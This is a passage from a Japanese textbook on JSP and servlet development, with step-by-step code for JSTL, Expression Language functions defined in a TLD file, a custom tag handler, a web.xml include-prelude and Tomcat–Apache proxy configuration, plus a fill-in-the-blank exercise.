メモ帳で/WEB-INF/src/to/msn/wings/lesson31フォルダーのInsertServlet.javaを開き、リスト1のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト1 InsertServlet.java

```
1  package to.msn.wings.lesson31;
   ...中略...
9  import javax.servlet.http.HttpServletResponse;
10 import to.msn.wings.lesson26_28.Schedule;
11
12 @WebServlet("/lesson31/InsertServlet")
13 public class InsertServlet extends HttpServlet {
14   @Override
15   public void doPost(HttpServletRequest request, ↩
   HttpServletResponse response)
16     throws ServletException, IOException {
       ...中略...
27     response.sendRedirect("MvcServlet");*
28   }
29 }
```

＊以前のサンプルでは、スケジュールの登録後はそのまま登録画面に戻していましたが、ここでは確認の利便性を考えて、一覧画面に遷移するように変更しています。

2 コードを入力する（データ取得サーブレット）

メモ帳で/WEB-INF/src/to/msn/wings/lesson31フォルダーのMvcServlet.javaを開き、リスト2のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト2 MvcServlet.java

```
1  package to.msn.wings.lesson31;
   ...中略...
10 import javax.servlet.http.HttpServletResponse;
11 import to.msn.wings.lesson26_28.Schedule;
   ...後略...
```

3 コードを入力する（データ入力フォーム）

メモ帳で/lesson31フォルダーのinsert.jspを開き、リスト3のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト3 insert.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<%@ taglib prefix="win" uri="http://www.wings.msn.to/
WingsTagLibs-1.0" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>簡易スケジュール帳</title>
</head>
<body>
...中略...
  <label>日付：<br />
    <select name="date_year">${win:createOption(2015, 2020)}</select>年
    <select name="date_month">${win:createOption(1, 12)}</select>月
    <select name="date_day">${win:createOption(1, 31)}</select>日
  </label>
</div>
<div>
  <label>開始時間：<br />
    <select name="time_hour">${win:createOption(0, 23)}</select>時
    <select name="time_minute">${win:createOption(0, 59)}</select>分
  </label>
</div>
...中略...
</body>
</html>
```

タグライブラリの利用を宣言

4 コードを入力する（スケジュール一覧）

メモ帳で/lesson31フォルダーのmvc.jspを開き、リスト4のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト4 mvc.jsp

```
<%@ page contentType="text/html; charset=UTF-8" %>
<%@ taglib prefix="c"   uri="http://java.sun.com/jsp/jstl/core" %>
<%@ taglib prefix="fmt" uri="http://java.sun.com/jsp/jstl/fmt" %>
<%@ taglib prefix="fn"  uri="http://java.sun.com/jsp/jstl/functions" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
```

タグライブラリの利用を宣言

```
 9 <title>簡易スケジュール帳</title>
10 </head>
11 <body>
   ...中略...
16 <c:forEach var="info" items="${requestScope['list']}">
17   <fmt:parseDate var="scheduleDate" value="${info.scheduleDate}"
18     pattern="yyyy-MM-dd" />
19   <fmt:parseDate var="scheduleTime" value="${info.scheduleTime}"
20     pattern="HH:mm:ss" />
21   <tr>
22     <td><fmt:formatDate value="${scheduleDate}"
23       pattern="yyyy年MM月dd日" /></td>
24     <td><fmt:formatDate value="${scheduleTime}"
25       pattern="HH時mm分" /></td>
26     <td>${fn:escapeXml(info.title)}</td>
27     <td>${fn:escapeXml(info.memo)}</td>
28     <td>
29       <a href="edit.jsp?id=${info.id}">編集</a>
30     </td>
31   </tr>
32 </c:forEach>
33 </table>
34 </body>
35 </html>
```

データの検索結果を表示

5 コードを入力する（createOption関数）

メモ帳で/WEB-INF/src/to/msn/wings/lesson31フォルダーのWingsUtil.javaを開き、リスト5のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト5 WingsUtil.java

```
 1 package to.msn.wings.lesson31;
 2
 3 public class WingsUtil {
 4   public static String createOption(int start, int end) {
 5     StringBuilder builder = new StringBuilder();
 6     for(int i = start; i <= end; i ++) {
 7       builder.append("<option value='" + i + "'>" + i + "</option>");
 8     }
 9     return builder.toString();
10   }
11 }
```

createOptionメソッドを定義

6 コードを入力する（タグライブラリディスクリプター）

メモ帳で/WEB-INF/taglibsフォルダーのWingsTag.tldを開き、リスト6のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト6 WingsTag.tld

```
<?xml version="1.0" encoding="UTF-8" ?>
<taglib xmlns="http://java.sun.com/xml/ns/j2ee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee/
web-jsptaglibrary_2_1.xsd"
  version="2.1">
  <description>JSP10 Samples</description>
  <display-name>JSP10 Samples</display-name>
  <tlib-version>1.0</tlib-version>
  <short-name>win</short-name>
  <uri>http://www.wings.msn.to/WingsTagLibs-1.0</uri>
...中略...
  <function>
    <name>createOption</name>
    <function-class>to.msn.wings.lesson31.WingsUtil</
function-class>
    <function-signature>
      java.lang.String createOption(int, int)
    </function-signature>
  </function>
</taglib>
```

タグライブラリの基本情報

関数の基本情報

7 サーブレットクラス／JavaBeansクラスをコンパイルする

コマンドプロンプトを開き、以下のようにコマンドを実行します。

```
> cd %CATALINA_HOME%¥webapps¥jsp10¥WEB-INF¥src¥to¥msn¥wings¥
lesson31*1
> javac -encoding UTF-8 WingsUtil.java MvcServlet.java
InsertServlet.java
```

*1 環境変数%CATALINA_HOMEは、LESSON 01で定義したものです。今一度、きちんと定義済みであるかを確認しておきましょう。

/WEB-INF/src/to/msn/wings/lesson31フォルダーの配下にWingsUtil.class、MvcServlet.class、InsertServlet.classができていれば、コンパイルは成功です*2。生成されたWingsUtil.class、MvcServlet.class、InsertServlet.classを、/WEB-INF/classes/to/msn/wings/lesson31フォルダーに移動します。

*2 コンパイルでエラーが発生した場合には、P.311の解説もあわせて確認してみましょう。

8 アプリケーションを再起動する

.classファイルを新規作成／更新した場合には、アプリケーションを再起動する必要があります。P.294と同様の手順で、Tomcat Managerからjsp10アプリケーションを再起動してください。

9 ブラウザーで動作を確認する

Tomcat、MySQLが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.400の画面から、実際にデータを入力してみましょう。

http://localhost:8080/jsp10/lesson31/insert.jsp

［登録］ボタンをクリックした後、一覧画面に遷移すること、また、一覧画面に登録内容が反映されていることを確認してください*3。

*3 本サンプルでは編集機能は実装していません。したがって、一覧画面から［編集］リンクをクリックしても、エラーとなってしまいますので、注意してください。

スクリプティング要素を排除する

JSPページの宣言部／スクリプトレット／式（Expression）を総称して**スクリプティング要素**と呼びます。スクリプティング要素とは、要はJSPページの中にJavaのコードを埋め込むための仕組みと言ってもよいでしょう。

本書の前半では、これらスクリプティング要素を駆使することで、JSPページに動的な仕組みを組み込んできたわけですが、本来、ビュー（レイアウト）を定義することが目的であるJSPページで複雑なビジネスロジックを記述するのは好ましくありません。そこで登場したのが、MVC（Model－View－Controller）モデルという考え方であったわけです。

MVCモデルに基づいて作成したコードが、LESSON 28のmvc.jspやp_mvc1.jsp、p_mvc2.jspです。この状態でも、ある程度のビジネスロジックはJSPページから外に出されていますが、まだ十分とは言えません。ビューを制御するための繰り返し構文や条件分岐構文、その他、データの加工／編集のためのコードがスクリプティング要素として残ってしまっているためです。

もちろん、これはビューを制御するためのスクリプティング要素ですので絶対にダメというわけではありませんが、好ましい状態ではありません。というのも、スクリプティング要素ならば、なんでもできるという問題があるためです。

繰り返しですが、スクリプティング要素とはページにJavaのコードを埋め込むための仕組みです。ここまでに見てきたように、スクリプティング要素を使えば、なんでもできてしまいます。つまり、大規模なアプリケーションを複数の人間が手掛けている場合には、どこまでがレイアウトでどこまでがビジネスロジックかという基準があいまいになってしまう可能性があるということです。

そこで登場するのが、LESSON 29～30で紹介してきたタグライブラリ（JSTL）と式言語（Expression Language）なのです。JSTLと式言語は、スクリプティング要素に比べるとできることは限定されますが、レイアウトを定義するには十分な機能を提供しています。できることが制限されているということは、タグライブラリと式言語を利用していれば、自ずとレイアウトとビジネスロジックの分離が実現できるということなのです*4。

*4 もっとも、実際にはDatabaseタグライブラリのような高機能なライブラリもあり、タグライブラリだけでもかなり複雑なコードを実装できてしまうという問題はあります。あくまでスクリプティング要素よりはビジネスロジックが混在しにくいというだけで、タグライブラリを利用する場合にも、あらかじめ利用のルールを決めておくことは重要です。

スクリプティング要素はあくまで簡易な動的ページ記述の手段であって、本格的なアプリケーション構築では「スクリプティング要素は利用すべきではない」とおぼえておきましょう。

Note @taglibディレクティブの記述を省略するには？

JSPページ内で日常的にタグライブラリを利用するようになると、ページごとに@taglibディレクティブを記述するのが面倒になってくることがあります。@taglibディレクティブの記述は、ごく定型的ですが、ページごとに記述しなければならなくなると間違いやモレの原因になりますし、そもそもライブラリのバージョンがアップしてURIが変更になりでもしたら、すべてのページを変更しなければならなくなってしまいます。

そこで、アプリケーション内で頻繁に使用するタグライブラリについては、あらかじめ@taglibディレクティブを列挙したヘッダーファイルを用意しておき、アプリケーション全体にインクルードするようにすると便利です。

方法はきわめて簡単、web.xmlに以下のような記述を追加するだけです*1。

リスト1 web.xml*2

```
 1 <?xml version="1.0" encoding="UTF-8"?>
 2 <web-app xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 3   xmlns="http://xmlns.jcp.org/xml/ns/javaee"
 4   xmlns:jsp="http://java.sun.com/xml/ns/javaee/jsp"
 5   xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
   http://xmlns.jcp.org/xml/ns/javaee/web-app_3_1.xsd"
 6   version="3.1">
   ...中略...
88   <jsp-config>
89     <jsp-property-group>
90       <display-name>JSP Config</display-name>
91       <url-pattern>*.jsp</url-pattern>
92       <include-prelude>/common.jsp</include-prelude>
93     </jsp-property-group>
94   </jsp-config>
   ...中略...
112 </web-app>
```

<jsp-property-group>要素には、JSPページの共通的な設定情報を記述します。<include-prelude>要素には、JSPページのヘッダー情報として取り込みたいインクルードファイルを指定します。

なお、common.jspには以下のような記述があるものとします。

リスト2 common.jsp

```
1 <%@ taglib prefix="c"   uri="http://java.sun.com/jsp/jstl/
  core" %>
2 <%@ taglib prefix="fmt" uri="http://java.sun.com/jsp/jstl/
  fmt" %>
```

*1 設定が正しく反映されない場合には、「%CATALINA_HOME%/work」フォルダー配下の一時ファイルを削除してください。

*2 配布サンプルのweb.xmlでは、他のサンプルに影響が出ないよう、<jsp-config>要素はコメントアウトしています。

```
3 <%@ taglib prefix="sql" uri="http://java.sun.com/jsp/jstl/sql" %>
4 <%@ taglib prefix="x"   uri="http://java.sun.com/jsp/jstl/xml" %>
5 <%@ taglib prefix="fn"  uri="http://java.sun.com/jsp/jstl/functions" %>
```

これによって、JSTLがあたかも最初から組み込まれたアクションタグであるかのように各JSPページで利用可能になります。必要に応じて、@taglibディレクティブやその他のコンテンツ（たとえば、共通のヘッダーレイアウトなど）を追加することも可能です。

Function（関数）の動作に必要なファイル

JSP 2.0以降では、式言語（Expression Language）を介して、Javaの静的メソッドを呼び出すことができます。この機能を**Function（関数）**と呼びます。Functionを利用することで、簡単な演算やデータ加工などのコードを.jspファイルから取り除くことが可能になります*3。

Functionはとても便利な機能ですが、動作に必要とするファイルが多いため、初学者の方にとってはやや複雑に思えるかもしれません。まずは、Function動作のために必要なファイルと、それぞれのファイルの関係をおさえておくことにしましょう。

（1）.classファイル

.classファイルは、Function（関数）の動作を記述した本体ファイルです。サンプルでは、リスト5のWingsUtilクラスが相当します。コードを見てもわかるように、Functionを利用するにあたって、特別なコードは必要ありません。P.247などでも登場したcreateOptionメソッドのほとんどの部分を、WingsUtilクラスの配下に移動しているだけです。

Function（関数）としてのメソッドを定義する際に気をつけるべき点は、以下の2点です。

- 静的メソッドとして定義すること（staticキーワードを付与すること）
- アクセス修飾子としてpublicキーワードを指定すること

```
4 public static String createOption(int start, int end) {
```

（2）.tldファイル（タグライブラリディスクリプター）

「TLD」は「TagLibrary Descriptor（タグライブラリ記述子）」の略です。.tldファイルは、カスタムタグ（後述）／Functionに関する基本情報を記述するファイルです*4。関数本体を定義したクラスと実際の関数名とを関連づけると同時に、そのシグニチャー（構文）を定義します。

*3　Functionはあくまで、ちょっとした演算やデータ加工を目的とした機能です。データベースアクセスを伴うような複雑なビジネスロジックを外部化したい場合には、JavaBeansなどに委ねるべきです。

*4　Function（関数）は式言語の形式で書かれるもので、厳密には、いわゆるタグではありませんが、関数の集合を表す場合、呼称としては（「関数ライブラリ」ではなく）タグライブラリと呼ぶのが一般的です。たとえば、JSTLのFunctionsタグライブラリが代表的です。

ファイル名は自由に決められますが、拡張子は .tld、配置先は /WEB-INF/taglibs フォルダーの配下とします*1。

*1　厳密には、web.xmlにパス情報を記述することで任意のフォルダーに配置することも可能です。しかし、特別な理由がない限り、あえてデフォルト以外のフォルダーに配置する意味はありません。

(3) .jspファイル

冒頭で述べたように、Function（関数）は .jsp ファイルから利用するための仕組みです。当然、呼び出し元としての .jsp ファイルが必要となります。

以上、Function（関数）を構成するファイルが理解できたところで、ここからは (1) を除く (2) ～ (3) それぞれのファイルについて、詳細を見ていくことにします。

タグライブラリディスクリプターの記述方法

まずは、タグライブラリディスクリプター（.tld ファイル）を記述してみましょう。.tld ファイルは、XMLのルール（P.42）に則って記述する必要があります。

まずは、定義に最低限必要な骨子を、以下に引用してみます。

```
 1 <?xml version="1.0" encoding="UTF-8" ?>
 2 <taglib xmlns="http://java.sun.com/xml/ns/j2ee"
 3   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 4   xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee/web-
   jsptaglibrary_2_1.xsd"
 5   version="2.1">
 6   <description>JSP10 Samples</description>
 7   <display-name>JSP10 Samples</display-name>
 8   <tlib-version>1.0</tlib-version>
 9   <short-name>win</short-name>
10   <uri>http://www.wings.msn.to/WingsTagLibs-1.0</uri>
   ...中略...
44   <function>
       ...中略...
50   </function>
51 </taglib>
```

①
②

薄字の部分は、タグライブラリディスクリプターの最低限の骨組みです。web.xmlの時と同じく、タグライブラリディスクリプターの構文ルール（文書型宣言）やバージョンを宣言しているにすぎません。単なる決まりごとと思って、そのまま記述してしまいましょう。自分で作成する場合も、一からタイプすると間違えやすいので、既存のコードからコピーしてもかまいません。

本題は、①②のコードです。

①タグライブラリ（関数ライブラリ）の基本情報を定義する

<taglib>要素の配下では、最低限、以下の基本情報を定義しておきましょう。

▼タグライブラリの基本情報を定義する子要素

要素名	概要
<tlib-version>	タグライブラリのバージョン
<display-name>	ライブラリ全体の表示名
<description>	ライブラリ全体の説明
<short-name>	タグライブラリの略称
<uri>	タグライブラリの現在のバージョンを一意に表す任意のURI（キー）

いずれの値も任意に決めることができますが、<short-name>要素の値は@taglibディレクティブのprefix属性に、<uri>要素は同じく@taglibsディレクティブのuri属性に、それぞれ対応している必要があります。キーの一意性を保証するため、<uri>要素には自分のドメイン名[*2]を含めるのが一般的です。

*2 たとえば著者の場合であれば、自サイトのドメインである「wings.msn.to」を含めています。

②Function（関数）の仕様を定義する

Function（関数）の仕様は、<function>要素の配下に記述します。複数の関数を定義したい場合には、関数の数だけ<function>要素を併記することも可能です。

<function>要素の配下には、以下のような子要素を記述します。

▼<function>要素の主な子要素

要素名	概要
<name>	関数の名前
<function-class>	関数の機能を実装したクラス名
<function-signature>	関数の構文（シグニチャー）

シグニチャーは、

```
戻り値のデータ型　メソッド名（引数のデータ型，...）
```

の形式で記述します。データ型はすべてパッケージ名まで含んだ完全修飾名で指定する必要がある点にも注意してください。

以上の構文ルールに則って、WingsTag.tldの内容をまとめてみると、以下のようになります。

▼WingsTag.tldで定義した内容

ライブラリ名	JSP10 Samples（Ver 1.0）
略称	win
URI	http://www.wings.msn.to/WingsTagLibs-1.0
関数名	createOption
クラス名	to.msn.wings.lesson31.WingsUtilクラス
関数の構文	java.lang.String createOption(int, int)

JSPページでFunction（関数）を利用する

周辺の準備が整ったところで、いよいよJSPからFunction（関数）を呼び出してみましょう。

```
 2 <%@ taglib prefix="win" uri="http://www.wings.msn.to/ ➥
   WingsTagLibs-1.0" %>
   ...中略...
18 <select name="date_year">${win:createOption(2015, 2020)}</select>年
19 <select name="date_month">${win:createOption(1, 12)}</select>月
20 <select name="date_day">${win:createOption(1, 31)}</select>日
```

Function（関数）の一般的な構文は、以下のとおりです。

構文 Function（関数）


${接頭辞：関数名（引数，...）}
式言語の記法で、Javaの静的メソッドを呼び出す。

18～20行目のように指定された場合、まず接頭辞（プレフィックス）である「win」をキーに、@taglibディレクティブを検索します。つまり、この場合は2行目の記述です。

すると、対応するURI（タグライブラリを一意に表すキー）が見つかりますので、この内容で、さらに/WEB-INF/taglibsフォルダー配下の.tldファイル（<uri>要素）を検索します。<uri>要素が見つかったら、これを目的のタグライブラリと認識し、対応する.tldファイル配下の設定内容が読み込まれます。

.tldファイルには、関数名と関数の動作を規定したクラス名が記述されていますので、あとはJSPファイル内で指定された関数名をキーに、対応するクラス（とそのメソッド）が呼び出されるというわけです。

以上のやりとりを図示してみると、以下のようになります。



▲Function（関数）動作の仕組み

複数のファイル（設定）が密接に絡み合っているため、ややもすると混乱しがちなところですが、それだけに動作の流れを１つ１つ整理することは重要です。

まとめ

- 本格的なアプリケーション開発では、スクリプティング要素は利用するべきではありません。
- スクリプティング要素を代替するのは、タグライブラリと式言語の役割です。
- Function（関数）を利用することで、式言語からJavaの静的メソッドを呼び出せます。

実習　講義　**練習問題**　CHAPTER 07 LESSON 31

Q LESSON 28（練習問題）のp_mvc1.jspとp_mvc2.jspをタグライブラリ＋式言語を使って書き換えてみましょう。以下の空欄を埋めて、p_mvc1.jspとp_mvc2.jspを完成させてください*。

＊サーブレットクラスやJavaBeansは以前のものとほとんど変わらないので、紙面上は割愛します。完全なコードは配布サンプルを参照してください。

リスト1 p_mvc1.jsp

```
<%@ page contentType="text/html; charset=UTF-8" %>
<%@ [①] prefix="c"   uri="http://java.sun.com/jsp/jstl/core" %>
<%@ [①] prefix="fmt" uri="http://java.sun.com/jsp/jstl/fmt" %>
<%@ [①] prefix="fn"  uri="http://java.sun.com/jsp/jstl/functions" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>書籍情報一覧</title>
</head>
<body>
<table border="1">
<tr>
  <th>ISBNコード</th><th>書名</th><th>価格</th>
  <th>出版社</th><th>刊行日</th>
</tr>
<c:forEach var="info" items="[②]">
  <tr>
    <td><a href="P_MvcServlet2?isbn=${info.isbn}">${info.isbn}</a></td>
    <td>${fn:escapeXml(info.title)}</td>
    <td><[③] value="${info.price}" pattern="#,###円" /></td>
    <td>${fn:escapeXml(info.publish)}</td>
    <td><[④] value="${info.published}"
       pattern="[⑤]" /></td>
  </tr>
</c:forEach>
</table>
</body>
</html>
```

リスト2 p_mvc2.jsp

```
<%@ page contentType="text/html; charset=UTF-8" %>
<%@ [①] prefix="c"   uri="http://java.sun.com/jsp/jstl/core" %>
<%@ [①] prefix="fmt" uri="http://java.sun.com/jsp/jstl/fmt" %>
<%@ [①] prefix="fn"  uri="http://java.sun.com/jsp/jstl/functions" %>
<!DOCTYPE html>
<html>
<head>
```


```
 8 <meta charset="UTF-8" />
 9 <title>書籍情報詳細</title>
10 </head>
11 <body>
12 <table border="1">
13 <tr>
14 <th>ISBNコード</th>
15 <td>${requestScope['info'].isbn}</td>
16 </tr>
17 <tr>
18 <th>書名</th>
19 <td>${fn:escapeXml(requestScope['info'].title)}</td>
20 </tr>
21 <tr>
22 <th>価格</th>
23 <td><[ ③ ] value="${requestScope['info'].price}"
24    pattern="#,###円" /></td>
25 </tr>
26 <tr>
27 <th>出版社</th>
28 <td>${fn:escapeXml(requestScope['info'].publish)}</td>
29 </tr>
30 <tr>
31 <th>刊行日</th>
32 <td><[ ④ ] value="${requestScope['info'].published}"
33   pattern="[ ⑤ ]" /></td>
34 </tr>
35 </table>
36 </body>
37 </html>
```

Column

TomcatとApacheを連携する方法

Tomcatは自身でもWebサーバーとしての機能を持ち合わせています。しかし、P.29でも述べた理由から、運用環境で利用するには機能不足な点はいなめません。そこで実運用において、Tomcatはあくまで JSP＆サーブレットを処理する「実行エンジン」としての役割に留め、Webサーバーとしての役割はApache＊やNginxなど、専用のWebサーバーに委ねるのが一般的です。

＊ Apacheのインストール方法については、著者サポートサイト（http://www.wings.msn.to/）より「サーバサイド環境構築設定」を参照してください。



▲Tomcat－Apache間連携

TomcatとApacheを連携するには、Apacheの標準モジュールであるmod_proxyを利用するのが一般的です。mod_proxyを有効にするには、Apacheの設定ファイルconf/httpd.conf、conf/extra/httpd-ajp.confを次のように編集／作成してください（追記部分はマーカーで表しています）。

リスト1 httpd.conf

```
137 LoadModule negotiation_module modules/mod_negotiation.so
138 LoadModule proxy_module modules/mod_proxy.so
139 LoadModule proxy_ajp_module modules/mod_proxy_ajp.so
140 #LoadModule proxy_balancer_module modules/mod_proxy_ ➲
    balancer.so
    ...中略...
504 <IfModule proxy_html_module>
505 Include conf/extra/proxy-html.conf
506 </IfModule>
507
508 Include conf/extra/httpd-ajp.conf
509
210 # Secure (SSL/TLS) connections
```

リスト2 httpd-ajp.conf（新規作成）

```
1 ProxyPass / ajp://localhost:8009/
```

編集後は、Tomcat→Apacheの順で再起動することで「http://localhost/jsp10/～」（ポート番号の指定なし）でサンプルアプリケーションにアクセスできるようになります。

カスタムタグ、フィルターによる開発／運用の効率化

最後に、JSP&サーブレットアプリケーションで使う高度な機能について3つ紹介します。1つ目はカスタムタグです。これまでは利用するだけであったタグを、本CHAPTERでは自作してみます。2つ目はフィルターです。フィルターとは、あるページの処理時に合わせて実行されるプログラムのことです。3つ目は、デプロイメントディスクリプターです。既存のコードに影響を与えることなく、認証やセッションの制御、リソースの管理を実現できます。


CHAPTER 08

LESSON 32

オリジナルのタグを作成しよう

CHAPTER 7で学んだJSTLは、日常的によく利用する機能をまとめた有用なタグライブラリです。しかし、アプリケーションを開発するうえで、必ずしもこれだけですべてをまかなえるというものではありません。時として、自作のタグ（カスタムタグ）を準備する必要があるでしょう。

本LESSONでは、LESSON 31で作成したcreateOption関数をカスタムタグの形式で書き直しながら、タグ開発の基本を学びます。カスタムタグの世界は非常に奥深く、なかなか1LESSONで語れるものではありませんが、それでも基本的な概念を学んでおくだけで、多くの可能性が開けてくるはずです。



▲<win:CreateOption>要素で生成した選択ボックス

実習 講義 練習問題 CHAPTER 08 LESSON 32

1 コードを入力する（タグハンドラー）

メモ帳で/WEB-INF/src/to/msn/wings/lesson32フォルダーのCreateOptionTag.javaを開き、リスト1のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

CHAPTER	LESSON	DAYS
01	01	1st
	02	
	03	
	04	
	05	
02	06	2nd
	07	
	08	
	09	
03	10	3rd
	11	
	12	
	13	4th
	14	
	15	
04	16	5th
	17	
	18	
	19	6th
	20	
	21	
	22	
05	23	7th
	24	
	25	
06	26	8th
	27	
	28	
07	29	9th
	30	
	31	
08	32	10th
	33	
	34	
	35	

レッスン予定日 □□月□□日

レッスン終了 □

リスト1 CreateOptionTag.java

```
1  package to.msn.wings.lesson32;
2
3  import java.io.IOException;
4
5  import javax.servlet.jsp.JspException;
6  import javax.servlet.jsp.JspWriter;
7  import javax.servlet.jsp.tagext.TagSupport;
8
9  public class CreateOptionTag extends TagSupport {
10   private int start = 0;
11   private int end = 10;
12   public void setStart(int start) { this.start = start; }
13   public void setEnd(int end) { this.end = end; }
14
15   @Override
16   public int doStartTag() throws JspException {
17     try {
18       JspWriter out = pageContext.getOut();
19       for(int i = this.start; i <= this.end; i++) {
20         out.println("<option value='" + i + "'>" + i +
   "</option>");
21       }
22     } catch (IOException e) {
23       e.printStackTrace();
24     }
25     return SKIP_BODY;
26   }
27 }
```

属性値を格納するプライベート変数

属性値を設定するためのアクセサーメソッド

開始タグの処理

2 コードを入力する（タグライブラリディスクリプター）

メモ帳で/WEB-INF/taglibsフォルダーのWingsTag.tldを開き、リスト2のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト2 WingsTag.tld

```
1  <?xml version="1.0" encoding="UTF-8" ?>
2  <taglib xmlns="http://java.sun.com/xml/ns/j2ee"
3    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
4    xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee/
   web-jsptaglibrary_2_1.xsd"
5    version="2.1">
     ...中略...
10   <uri>http://www.wings.msn.to/WingsTagLibs-1.0</uri>
11
12   <tag>
13     <name>CreateOption</name>
```

カスタムタグの定義

```
    <tag-class>to.msn.wings.lesson32.CreateOptionTag</tag-class>
    <body-content>empty</body-content>
    <attribute>
      <name>start</name>
      <required>false</required>
      <rtexprvalue>true</rtexprvalue>
    </attribute>
    <attribute>
      <name>end</name>
      <required>false</required>
      <rtexprvalue>true</rtexprvalue>
    </attribute>
  </tag>
  ...中略...
</taglib>
```

3 コードを入力する（JSPページ）

メモ帳で/lesson32フォルダーのcustom.jspを開き、リスト3のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト3 custom.jsp

```
<%@ page contentType="text/html; charset=UTF-8" %>
<%@ taglib prefix="win" uri="http://www.wings.msn.to/WingsTagLibs-1.0" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>簡易スケジュール帳</title>
</head>
<body>
<form method="POST" action="InsertServlet">
<div>
  <label>予定名：<br />
    <input type="text" name="title" size="50" maxlength="255" />
  </label>
</div>
<div>
  <label>日付：<br />
    <select name="date_year">
      <win:CreateOption start="2015" end="2020" /></select>年
    <select name="date_month">
      <win:CreateOption start="1" end="12" /></select>月
    <select name="date_day">
      <win:CreateOption start="1" end="31" /></select>日
  </label>
</div>
```

タグライブラリの宣言

<win:CreateOption>要素の実行

```
<div>
  <label>開始時間：<br />
    <select name="time_hour">
      <win:CreateOption start="0" end="23" /></select>時
    <select name="time_minute">
      <win:CreateOption start="0" end="59" /></select>分
  </label>
</div>
<div>
  <label>備考：<br />
    <input type="text" name="memo" size="70" maxlength="255" />
  </label>
</div>
<div>
  <input type="submit" value="登録" />
</div>
</form>
</body>
</html>
```

4 タグハンドラークラスをコンパイルする

コマンドプロンプトを開き、以下のようにコマンドを実行します。

```
> cd %CATALINA_HOME%¥webapps¥jsp10¥WEB-INF¥src¥to¥msn¥wings¥lesson32*1
> javac -encoding UTF-8 CreateOptionTag.java
```

*1 環境変数%CATALINA_HOME%は、LESSON 01で定義したものです。今一度、きちんと定義済みであるかを確認しておきましょう。

/WEB-INF/to/msn/wings/lesson32フォルダーの配下にCreateOptionTag.classができていれば、コンパイルは成功です*2。生成されたCreateOptionTag.classを/WEB-INF/classes/to/msn/wings/lesson32フォルダーに移動します。

*2 コンパイルでエラーが発生した場合には、P.311の解説もあわせて確認してみましょう。

5 アプリケーションを再起動する

.classファイルを新規作成／更新した場合には、アプリケーションを再起動する必要があります。P.294と同様の手順で、Tomcat Managerからjsp10アプリケーションを再起動してください。

6 ブラウザーで動作を確認する

